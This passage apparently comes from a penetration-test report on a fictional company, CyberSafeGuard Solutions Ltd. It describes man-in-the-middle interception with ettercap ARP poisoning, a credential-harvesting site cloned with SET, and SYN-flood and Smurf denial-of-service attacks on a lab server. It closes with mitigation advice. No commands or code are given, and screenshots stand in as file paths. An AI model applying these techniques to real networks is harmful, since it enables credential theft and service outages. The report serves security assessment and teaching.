A successful cryptanalysis attack on CyberSafeGuard Solutions Ltd. could result in unauthorized access to confidential client data, bank records, or encrypted internal communications, leading to financial loss, legal repercussions, and damage to the company's reputation and client trust. Moreover, if encryption keys or algorithms are compromised, it could jeopardize the security of future communications and data transmissions. Defending against cryptanalysis attacks is crucial to maintaining the integrity and confidentiality of sensitive data within the company.

C - Client-Side Exploits:

1. Man-in-the-Middle Attack (MiTM):

Occurs when an attacker intercepts communication between two parties, gaining unauthorized access or manipulating data through impersonation, eavesdropping, or inserting malicious content. It can happen via WiFi networks or physical proximity.



Figure-36-HOW-Man-in-the-Middle-NETWORK-WORKS

Attack Demonstration:

In a Man-in-the-Middle (MiTM) attack, an attacker intercepts and alters communication between a genuine user and a web application server, creating the illusion of direct communication between the two parties. This compromises the integrity and confidentiality of user data.

Three machines are required: the attacker's machine, the victim's machine, and the server machine.



Figure-37-Three-machines-IP-ADDRESSES

The victim's login credentials are entered on the web application's login page,



Figure-38-LOGIN

The attacker's machine impersonates the server to intercept and customize them before sending them to the real server.



Figure-39-TARGETING-IP

To intercept communication between the victim and the server, the attacker might use programs like ettercap to identify host computers on the local network and initiate ARP poisoning.



Figure-40-etterfilter-0.8.3.1

The attacker can see the victim's credentials after they are taken and viewed when they log in.



Figure-41-User-details

The attacker can then alter the login information to provide unwanted access to private information.

The Scenario Assessment:

MiTM attacks have the potential to have an enormous impact on CyberSafeGuard Solutions Ltd. When users interact with web forms, attackers can easily obtain billing addresses, credit card numbers, and login credentials. Furthermore, the business may suffer financial losses and harm to its reputation as a result of illegal access and possible data breaches if hackers alter the data to allow unauthorized access to accounts with higher subscription levels.

2. Social Engineering Attack:

Social engineering attacks entail manipulating people into disclosing private information or taking specific actions that advance the attacker's objectives. In this instance, the attacker uses deceptive tactics to fool a user into visiting a fake website that replicas official website. This is the course of the attack,

SET is used to harvester passwords,

Figure-44-INTERFACE-OF-SET



Figure-43-WEBSITE-CLONED-WITH-SET

Figure-42-ATTACKERS-MACHINE-FAKE-WEB-SITE-ADDRESS



Figure-45-AFTER-GETTING-ALL-LOGIN-DETAILS-CONNECTED-TO-THE-REAL-WEB-SITE

Attack Demonstration:

In a social engineering attack on CyberSafeGuard Solutions Ltd., phishing emails are sent to staff members, resembling official company correspondence. These emails contain links to fake login pages mimicking the company website. Unsuspecting employees, thinking they're logging into their accounts, enter their credentials, unwittingly giving access to the hacker. This illustrates how attackers exploit human vulnerabilities to compromise organizational security.

The Scenario Assessment:

The potential for this social engineering attack to be successful puts CyberSafeGuard Solutions Ltd. and the individual user at serious risk. The confidentiality and integrity of user data may be jeopardized if the attacker manages to obtain login credentials, financial information, or personal information. Unauthorized access to user accounts can also result in financial fraud, identity theft, and harm to the organization's reputation. In general, social engineering attacks erode user confidence and can have serious negative effects on an organization's finances and reputation.

D - Denial of Service Attacks:

1. DoS the Web Server:

DoS attacks disrupt computer systems or networks by flooding them with excessive traffic or resource requests, aiming to overwhelm and disrupt availability. Attackers employ various methods to execute such attacks on web servers.

Attack Demonstration:

TCP Flooding Attack:



Figure-46-SYN-FLOOD-HOW-IT-WORKS

The attacker floods the target web server with a large volume of fictitious connection requests (SYN packets) to initiate a TCP SYN flood attack. These requests appear authentic, making it difficult for the server to differentiate between genuine and fraudulent requests due to the forged source addresses. This overload can lead to service outages and a significant increase in CPU usage.



Figure-47-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP



Figure-48-COMMENCE-ATTACK-IN-KALI



Figure-49-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP

Smurf DoS Attack:



Figure-50-Smurf-DoS-Attack

In a Smurf DoS attack, the attacker floods the target network with numerous ICMP packets, each containing a false source IP address. This forces network devices to redirect responses to the victim server, overwhelming its resources. Consequently, the server experiences a spike in CPU usage, leading to poor performance or complete unavailability.



Figure-51-BEFORE-THE-ATTACK-CPU-USAGE-OF-OWASP

Figure-52-DOS-ATTACK–COMMENCING-THE-SMURF



Figure-53-DURING-THE-ATTACK-CPU-USAGE-OF-OWASP

Which Cyber Security Tenet is violates:

Attacks known as denial of service (DoS) breach the cybersecurity principle of availability. These attacks prevent a system or network from operating normally, making services inaccessible to authorized users. DoS attacks violate the principle of maintaining the continuous availability of systems and services by flooding the target server with excessive traffic or resource demands, preventing users from accessing the desired resources or services.

The Scenario Assessment:

CyberSafeGuard Solutions Ltd can suffer a great deal from such attacks. Customer discontent, a decline in confidence, and harm to the business's reputation could result from the service outage. Extended interruptions of services may also lead to monetary losses and legal repercussions. To maintain the consistent availability and dependability of the business's web services, it is imperative to mitigate DoS attacks.

E - Threats Mitigation Techniques & Recommendations:



Figure-54-Types-of-Attacks

1. Minimizing Threats in the Reconnaissance Phase:

To minimize risks identified during the reconnaissance phase, CyberSafeGuard Solutions Ltd. should implement robust access controls to distinguish authorized tasks from unauthorized ones. Additionally, updating software versions based on reconnaissance findings can mitigate vulnerabilities and reduce the likelihood of exploitation. These measures will enhance the web application's security posture and mitigate risks associated with reconnaissance activities.



Figure-55-Minimizing-Threats-in-the-Reconnaissance-Phase

2. Preventing Information Disclosure during Scanning and Enumeration:



Figure-56-Port-knocking

To prevent information disclosure during scanning and enumeration, implementing port knocking is recommended. Port knocking involves sending a sequence of connection attempts to closed ports, dynamically opening them upon receiving the correct sequence. This tactic hides open port information, making it harder for attackers to identify entry points. Port knocking reduces risks by thwarting brute-force attacks through sequence prediction and enabling real-time threat detection. Overall, it adds an extra layer of defense against unauthorized access and minimizes the exposure of sensitive data during reconnaissance.

3. Protecting Against SQL Injection:



Figure-57-SQL-Injection

To safeguard the company's database from SQL injection attacks, robust security measures are essential in both the frontend and backend of the web application. Using prepared statements or parameterized queries instead of directly inserting user input into SQL queries helps prevent malicious injections. Comprehensive input validation for both frontend fields and backend APIs ensures only sanitized data is accepted, reducing SQL injection risks. Enforcing access controls limits generic user access, further mitigating SQL injection threats. Additionally, encrypting confidential information during transit and storage enhances data security, even in the event of a successful SQL injection attack. These measures significantly lower the risk of SQL injection vulnerabilities and protect the company's database from abuse.

